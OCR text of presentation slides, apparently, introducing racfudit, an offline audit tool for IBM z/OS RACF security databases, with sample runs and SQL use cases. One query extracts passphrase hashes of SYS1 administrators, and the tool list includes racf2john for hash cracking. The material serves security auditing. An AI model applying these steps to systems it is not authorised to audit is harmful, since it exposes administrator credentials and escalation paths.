
What we want

- offline audit
- analysis of all data
- Handy data search

Tools

- racf2john - extract DES or KDFAES password hashes (no passphrases)
- https://github.com/mainframed/racf2sql - convert output of RACF DB unload utility (IRRDBU00) to SQLite db
- https://github.com/lnlyssg/IRRXUTIL - REXX scripts to interact with RACF
- https://github.com/mainframed/Enumeration - enumeration REXX scripts (including RACF)
- https://github.com/lnlyssg/zos/racf_debug_cleanup.c - dump only BASE segments in plain text from RACF DB

RACF DB analyze approach




RACF DB audit tool: racfudit

- golang
- dynamically created profile structures based on templates
- tested on RACF DB v1.13 and v2.02
- different output: SQLite or plain text

ToDo:

- Integration with neo4j

https://github.com/klsecservices/racfudit



	id	ProfileName	Offset	RawData	ENTYPE	VERSION	AUTHDATE	AUTHOR
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1		0x002b2400	8300004a00000049b5c2c1e2c5404040400008008999...	2	1	2000, day 224	
2	2		0x00015000	83000001000000067c2c1e2c5404040400008008999...	2	1	2000, day 224	
3	3		0x00015100	83000001000000067c2c1e2c5404040400008008999...	2	1	2000, day 224	
4	4		0x00015300	8300000100000000cec2c1e2c54040404000800c1d5e...	2	1	2010, day 216	IBMUSER
5	5		0x00015400	8300000100000000cdc2c1e2c54040404000700c1d5e...	2	1	2010, day 216	IBMUSER
6	6		0x0007c800	8300000100000000d0c2c1e2c54040404000600c1d6c...	2	1	2018, day 187	
7	7		0x000c9600	8300000100000000dac2c1e2c54040404000500c1d6c...	2	1	2019, day 105	
8	8		0x00015800	83000002000000103c2c1e2c54040404000800c1d7e...	2	1	2010, day 216	IBMUSER
9	9		0x00015c00	8300000100000000ccc2c1e2c54040404000700c1e7d...	2	1	2010, day 216	IBMUSER
10	10		0x000aea00	83000004000000322c2c1e2c54040404000600c1f3c...	2	1	2018, day 340	IBMUSER
11	11		0x000a6500	8300000100000000d0c2c1e2c54040404000700c1f3c1...	2	1	2018, day 340	IBMUSER
12	12		0x000a6700	83000002000000102c2c1e2c54040404000600c1f3c1...	2	1	2018, day 340	IBMUSER
13	13		0x00074300	8300000100000000ccc2c1e2c54040404000700c1f3c7...	2	1	2018, day 352	IBMUSER
14	14		0x00016100	8300000100000000cec2c1e2c54040404000800c2d3e...	2	1	2010, day 216	IBMUSER
15	15		0x00057f00	8300000100000000d5c2c1e2c54040404000700c2d4f...	2	1	2017, day 241	DB2SYS
16	16		0x00059000	8300000100000000d9c2c1e2c54040404000700c2d4f...	2	1	2017, day 241	DB2SYS

```
# ./racfudit -f racf -sql racf.db -dump racf.txt -log racf.log
INFO: Extracting Inventory Control Block (ICB)
INFO: Extracting Templates
INFO: Generating Profile structure based on RACF templates
INFO: Extracting Index Blocks
INFO: Extracting Profiles
INFO: Saving RACF profiles as plain text file racf.txt
INFO: Creating tables in SQLite3 DB racf.db for RACF profiles
INFO: Saving RACF profiles in SQLite3 DB racf.db
INFO: Done
#
```

racfudit: use cases #1

Case #1: Extract passphrase hashes

Extract passphrase hashes for all system administrators (group SYS1)

```
1  select ProfileName, PHRASE, CONGRPNM  from USER_BASE
2  where PHRASE <> "" and  CONGRPNM LIKE "%SYS1%";
```

ProfileName	PHRASE	CONGRPNM

Execution finished without errors.
Result: 4 rows returned in 11ms
At line 1:
select ProfileName, PHRASE, CONGRPNM from USER_BASE
where PHRASE <> "" and CONGRPNM LIKE "%SYS1%";

Case #2: Dataset UACC Misconfiguration

Find all data sets with UACC (universal access authority) ALTER

```
1  select ProfileName, UNIVACS  from DATASET_BASE
2  where UNIVACS LIKE "1%";
```

ProfileName	UNIVACS

Execution finished without errors.
Result: 10 rows returned in 6ms
At line 1:
select ProfileName, UNIVACS from DATASET_BASE
where UNIVACS LIKE "1%";


racfudit: use cases #2

Case #1: group-SPECIAL attribute

Find group-SPECIAL attribute of unprivileged users and determine scope of authority

select ProfileName, CGGRPNM, CGUACC, CGFLAG2 from USER_BASE WHERE (CGFLAG2 LIKE '%10000000%')

select ProfileName,AUTHOR from USER_BASE WHERE (AUTHOR NOT LIKE '%IBMUSER%' AND AUTHOR NOT LIKE 'SYS1%')



https://www.ibm.com/docs/en/zos/2.2.0?topic=level-scope-authority-users-group-attributes


racfudit: use cases #3

Case #1: Low & High privileged user


Determine low and high privileged users based on it attributes


Case #2: Chains


Find chains of profiles relationships from low to high privileged users




racfudit: use cases #3






